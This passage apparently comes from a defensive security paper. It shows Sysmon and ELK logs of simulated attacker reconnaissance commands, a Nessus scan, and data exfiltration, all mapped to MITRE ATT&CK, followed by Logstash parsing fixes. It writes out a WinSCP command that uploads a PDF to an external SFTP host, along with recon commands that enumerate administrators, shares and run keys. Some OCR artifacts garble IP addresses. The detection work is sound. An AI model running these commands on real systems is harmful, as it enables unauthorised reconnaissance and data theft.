
Custom Label

CurrentDirectory	event_data.ParentImage.keyword: Descending	CommandLine
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\ROUTE.EXE" print
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\at.exe"
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\ipconfig.exe" /all
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\ipconfig.exe" /displaydns
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\net.exe" localgroup Administrators
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\net.exe" share
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\net.exe" view /domain
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\netsh.exe" advfirewall show all state
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\reg.exe" query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
C:\Windows\system32\	C:\Windows\System32\svchost.exe	"C:\Windows\system32\reg.exe" query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

Figure 53– List of commands ran on endpoint

The following is a “noisier” version of performing an internal reconnaissance scan using Nessus, a vulnerability scanner developed by Tenable to enumerate and find outdated software & services. The Scan was launched against our host for 18 minutes. When running a credential or authenticated scan against a host, Nessus will communicate using WMI, as well as Windows Remote Management protocol on ports 47001, SMB (port 445), and will attempt to turn on remote registry settings on the endpoint.

Below are the logged events from the end-user host which provide details about the scanning actions, in which source ports 3389 (Remote Desktop), 445 SMB, and Windows Remote Management (47001)



event_data.Image	task	event_id	event_data.DestinationIp	event_data.SourcePort
C:\Windows\System32\svchost.exe	Network connection detected (rule: NetworkConnect)	3	192. !.82	3389
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	445
C:\Windows\System32\svchost.exe	Network connection detected (rule: NetworkConnect)	3	192. !.82	3389
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001
System	Network connection detected (rule: NetworkConnect)	3	192. !.82	47001

Figure 54– Scanned Network Ports on endpoint

This is helpful to identify what the scanning system is doing to the victim endpoint and detect potential scanning nodes inside of our network. A visualization table may be created to see the total amount of connections which may be seen below, over 1,158 connections were made using port 47001.




Image	Task	EventID	DestinationIp	SourcePort	Count
System	Network connection detected (rule: NetworkConnect)	3	192. 82	47001	1,158
System	Network connection detected (rule: NetworkConnect)	3	192. 82	5357	65
System	Network connection detected (rule: NetworkConnect)	3	192. 82	445	37
C:\Windows\System32\svchost.exe	Network connection detected (rule: NetworkConnect)	3	192. 82	3389	362

Figure 55– Number of connections on individual ports

MITRE’s ATT&CK covered the following Tactics:

Tactic		
Discovery	**Technique ID**	**Description**
Account Discovery	T1087	Process command-line parameters, Process monitoring
Application Window Discovery	T1010	Process command-line parameters, Process monitoring
Network Share Discovery	T1135	Process Monitoring, Process command-line parameters, Process use of network
Permission Groups Discovery	T1069	Process command-line parameters, Process monitoring
Process Discovery	T1057	Process command-line parameters, Process monitoring
Query Registry	T1012	Windows Registry, Process monitoring, Process command-line parameters
Security Software Discovery	T1063	File monitoring, Process command-line parameters, Process monitoring
System Network Configuration Discovery	T1016	Process command-line parameters, Process monitoring
System Network Connections Discovery	T1049	Process command-line parameters, Process monitoring


Table 6 – MITRE: Discovery Indicators

6.5 Complete Mission – Data Exfiltration

The final step in the Kill-Chain is the exfiltration of data to an external host. In this scenario, we are leveraging WinSCP, a lightweight, portable, and free SFTP, FTP, SCP client for Microsoft that was copied to the victim system to ensure data exfiltration. We then establish a Secure FTP connection outbound and copy a PDF document entitled “MasterDocument.pdf” to our external host.

The following command was executed:

```
C:\tempz\WinSCPPortable\WinSCP.com /command "open sftp://p****-001:***-**@ftp.site****.net/" "put C:\tempz\WinSCPPortable\MasterDocument.pdf /panda/files/" "exit"
```



```
  >   *Password replace -> null
```


```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>C:\tempz\WinSCPPortable\WinSCP.com /command "open sftp://pab
[redacted]@ftp.[redacted]w.net/" "put C:\tempz\WinSCPPortable\MasterDocu
ment.pdf /panda/files/" "exit"
Searching for host...
Connecting to host...
Authenticating...
Using username "[redacted]3-001".
Authenticating with pre-entered password.
Authenticated.
Starting the session...
Session started.
Active session: [1] [redacted]-001@ftp.[redacted].net
C:\tempz\WinSCPPortable\MasterDocument.pdf |         110 KB |   35.0 KB/s | bina
ry | 100%

C:\Windows\system32>
```

```
mimikatz #
```

Figure 56- Remote FTP activity

Below are the logs captured from these events:


1. Event Create ID 1 Captured the command ran on victim system



```
: Process Create:
  UtcTime: 2018-04-19 16:26:47.791
  ProcessGuid: {53472FAD-C347-5AD8-0000-00101383C205}
  ProcessId: 33460
  Image: C:\tempz\WinSCPPortable\WinSCP.com
  CommandLine: C:\tempz\WinSCPPortable\WinSCP.com  /command "open sftp://[redacted]/"
   "put C:\tempz\WinSCPPortable\MasterDocument.pdf /panda/files/" "exit"
  CurrentDirectory: C:\Windows\system32\
  User: testdomain\pdelgado
  LogonGuid: {53472FAD-C340-5AD8-0000-0020B55FC205}
  LogonId: 0x5c25fb5
  TerminalSessionId: 0
  IntegrityLevel: High
  Hashes: SHA256=9AB3F4EABEB5F031A40AB52D752224A6C59C1DF5C2746320D896ABCAC3ADB581
  ParentProcessGuid: {53472FAD-C341-5AD8-0000-00105E64C205}
  ParentProcessId: 125296
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: "cmd.exe"
```

Figure 57– Remote FTP commands logged

2. Event ID 3 Captured the network connection established to the remote FTP server



```
✱ Network connection detected:
  UtcTime: 2018-04-19 16:26:45.175
  ProcessGuid: {53472FAD-C348-5AD8-0000-00106791C205}
  ProcessId: 127844
  Image: C:\tempz\WinSCPPortable\WinSCP.exe
  User: testdomain\pdelgado
  Protocol: tcp
  Initiated: true
  SourceIsIpv6: false
  SourceIp: 192.168.10.117
  SourceHostname: winlogs.testdomain.local
  SourcePort: 64444
  SourcePortName:
  DestinationIsIpv6: false
  DestinationIp: 20[redacted].19
  DestinationHostname: 20[redacted]19.[redacted]net
  DestinationPort: 22
  DestinationPortName: ssh
```

Figure 58– FTP Network connection activity

This information may easily be captured by a network-based device; however, it is often difficult to know exactly what source process is the one making that outbound connection. This is where logging at the endpoint is very critical and Sysmon allows us to capture this. Additionally, if other protocols such as FTP, DNS, or methods such as CURL, WGET, are performed from the attacker's system, we will still see the application interacting with the victim system making outbound calls such as when attackers use Metasploit, Netcat, powershell.exe, etc.


MITRE's ATT&CK covered the following Tactics:

Tactic		
Exfiltration	**Technique ID**	**Description**
Automated Exfiltration	T1020	File monitoring, Process monitoring, Process use of network
Data Encrypted	T1022	File monitoring, Binary file metadata, Process command-line parameters, Process monitoring
Data Transfer Size Limits	T1030	Process use of network, Process monitoring
Exfiltration Over Alternative Protocol	T1048	User interface, Process monitoring, Process use of network,
Exfiltration Over Command and Control Channel	T1041	Process monitoring
Scheduled Transfer	T1029	Process use of network, Process monitoring

Table 7 – MITRE: Exfiltration Indicators


6.6 Measuring up the MITRE ATT&CK Framework

The coverage map on Figure 59, 60 (condensed verison) was created as a result of performing a variation of simulated APT attacks against our victim systems to measure up the MITRE ATT&CK detection methods based on our endpoint logging in Appendix B. Items in green were those actions which were recorded successfully and available for search in the ELK environment, while items in orange were not detected or were not tested against due to unfamiliarity of detection by the analyst.



Initial Access	Persistence	Privilege Escalation	Lateral Movement	Credential Access	Discovery	Exfiltration
Drive-by Compromise	Accessibility Features	Access Token Manipulation	Application Deployment Software	Account Manipulation	Account Discovery	Automated Exfiltration
Exploit Public-Facing Application	AppCert DLLs	Accessibility Features	Distributed Component Object Model	Brute Force	Application Window Discovery	Data Compressed
Hardware Additions	AppInit DLLs	AppCert DLLs	Exploitation of Remote Services	Credential Dumping	Browser Bookmark Discovery	Data Encrypted
Replication Through Removable Medi	Application Shimming	AppInit DLLs	Logon Scripts	Credentials in Files	File and Directory Discovery	Data Transfer Size Limits
Spearphishing Attachment	Authentication Package	Application Shimming	Pass the Hash	Credentials in Registry	Network Service Scanning	Exfiltration Over Alternative Protocol
Spearphishing Link	BITS Jobs	Bypass User Account Control	Pass the Ticket	Exploitation for Credential Access	Network Share Discovery	Exfiltration Over Command and Control Chann
Spearphishing via Service	Bootkit	DLL Search Order Hijacking	Remote Desktop Protocol	Forced Authentication	Password Policy Discovery	Exfiltration Over Other Network Medium
Supply Chain Compromise	Browser Extensions	Exploitation for Privilege Escalation	Remote File Copy	Hooking	Peripheral Device Discovery	Exfiltration Over Physical Medium
Trusted Relationship	Change Default File Association	Extra Window Memory Injection	Remote Services	Input Capture	Permission Groups Discovery	Scheduled Transfer
Valid Accounts	Component Firmware	File System Permissions Weakness	Replication Through Removable Medi	Kerberoasting	Process Discovery	
	Component Object Model Hijacking	Hooking	Shared Webroot	LLMNR/NBT-NS Poisoning	Query Registry	
	Create Account	Image File Execution Options Injection	Taint Shared Content	Network Sniffing	Remote System Discovery	
	DLL Search Order Hijacking	New Service	Third-party Software	Password Filter DLL	Security Software Discovery	
	External Remote Services	Path Interception	Windows Admin Shares	Private Keys	System Information Discovery	
	File System Permissions Weakness	Port Monitors	Windows Remote Management	Replication Through Removable Media	System Network Configuration Discovery	
	Hidden Files and Directories	Process Injection		Two-Factor Authentication Interceptio	System Network Connections Discovery	
	Hooking	SID-History Injection			System Owner/User Discovery	
	Hypervisor	Scheduled Task			System Service Discovery	
	Image File Execution Options Injection	Service Registry Permissions Weaknes			System Time Discovery	
	LSASS Driver	Valid Accounts				
	Logon Scripts	Web Shell				
	Modify Existing Service					
	Netsh Helper DLL					
	New Service					
	Office Application Startup					
	Path Interception					
	Port Monitors					
	Redundant Access					
	Registry Run Keys / Start Folder					
	SIP and Trust Provider Hijacking					
	Scheduled Task					
	Screensaver					
	Security Support Provider					

Figure 59– Attack Coverage Map



Initial Access	Persistence	Lateral Movement	Discovery
Drive-by Compromise	Accessibility Features	Application Deployment Software	Account Discovery
Exploit Public-Facing Application	AppCert DLLs	Distributed Component Object Model	Application Window Discovery
Hardware Additions	AppInit DLLs	Exploitation of Remote Services	Browser Bookmark Discovery
Replication Through Removable Media	Application Shimming	Logon Scripts	File and Directory Discovery
Spearphishing Attachment	Authentication Package	Pass the Hash	Network Service Scanning
Spearphishing Link	BITS Jobs	Pass the Ticket	Network Share Discovery
Spearphishing via Service	Bootkit	Remote Desktop Protocol	Password Policy Discovery
Supply Chain Compromise	Browser Extensions	Remote File Copy	Peripheral Device Discovery
Trusted Relationship	Change Default File Association	Remote Services	Permission Groups Discovery
Valid Accounts	Component Firmware	Replication Through Removable Media	Process Discovery
Privilege Escalation	Component Object Model Hijacking	Shared Webroot	Query Registry
Access Token Manipulation	Create Account	Taint Shared Content	Remote System Discovery
Accessibility Features	DLL Search Order Hijacking	Third-party Software	Security Software Discovery
AppCert DLLs	External Remote Services	Windows Admin Shares	System Information Discovery
AppInit DLLs	File System Permissions Weakness	Windows Remote Management	System Network Configuration Discovery
Application Shimming	Hidden Files and Directories	**Credential Access**	System Network Connections Discovery
Bypass User Account Control	Hooking	Account Manipulation	System Owner/User Discovery
DLL Search Order Hijacking	Hypervisor	Brute Force	System Service Discovery
Exploitation for Privilege Escalation	Image File Execution Options Injection	Credential Dumping	System Time Discovery
Extra Window Memory Injection	LSASS Driver	Credentials in Files	**Exfiltration**
File System Permissions Weakness	Logon Scripts	Credentials in Registry	Automated Exfiltration
Hooking	Modify Existing Service	Exploitation for Credential Access	Data Compressed
Image File Execution Options Injection	Netsh Helper DLL	Forced Authentication	Data Encrypted
New Service	New Service	Hooking	Data Transfer Size Limits
Path Interception	Office Application Startup	Input Capture	Exfiltration Over Alternative Protocol
Port Monitors	Path Interception	Kerberoasting	Exfiltration Over Command and Control Channel
Process Injection	Port Monitors	LLMNR/NBT-NS Poisoning	Exfiltration Over Other Network Medium
SID-History Injection	Redundant Access	Network Sniffing	Exfiltration Over Physical Medium
Scheduled Task	Registry Run Keys / Start Folder	Password Filter DLL	Scheduled Transfer
Service Registry Permissions Weakness	SIP and Trust Provider Hijacking	Private Keys	
Valid Accounts	Scheduled Task	Replication Through Removable Media	
Web Shell	Valid Accounts	Two-Factor Authentication Interception	
	Windows Management Instrumentation Event Subscription		

Figure 60– Attack Coverage Map (Condensed)

7. Challenges

Multiple challenges were faced while attempting to implement the ELK solution across the enterprise which included but not limited to the following:


- Inconsistent Sets of Data
- Threat Intelligence Integration
- Lack of Email Alerting

7.1 Inconsistent sets of data

As mentioned in section 3.2, Data Quality is important as it allows the analyst to have confidence in the data being captured. When running the data through ML, there were different fields that could not be analyzed as they did not have information pertaining that field. An example of this is

Domain Controller Security logs in which IP addresses were often displayed as “::ffff: followed by the IP address (e.g.192.168.10.24). Other problematic fields were the hash value fields which contained a leading SHA256=HASHVALUE.

This problem was eventually resolved by leveraging Logstash functionality. Logstash, the log parsing tool contains multiple functions that are useful for parsing data, and the MUTATE function was used to remove unnecessary characters or split data into meaningful fields. Figure 61 represents such example.




```
# Removes ::ffff from IP address
filter {
  if "winlogbeat" in [tags] {
  mutate {
    gsub => ["[event_data][IpAddress]", "::ffff:", ""]
  }
}
}

# Sysmon remove Sha256= from field Process Create (rule: ProcessCreate)
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1 {
  mutate {
    gsub => ["[event_data][Hashes]", "SHA256=", ""]
  }
}
}
```

Figure 61– Logstash Removing unnecessary characters

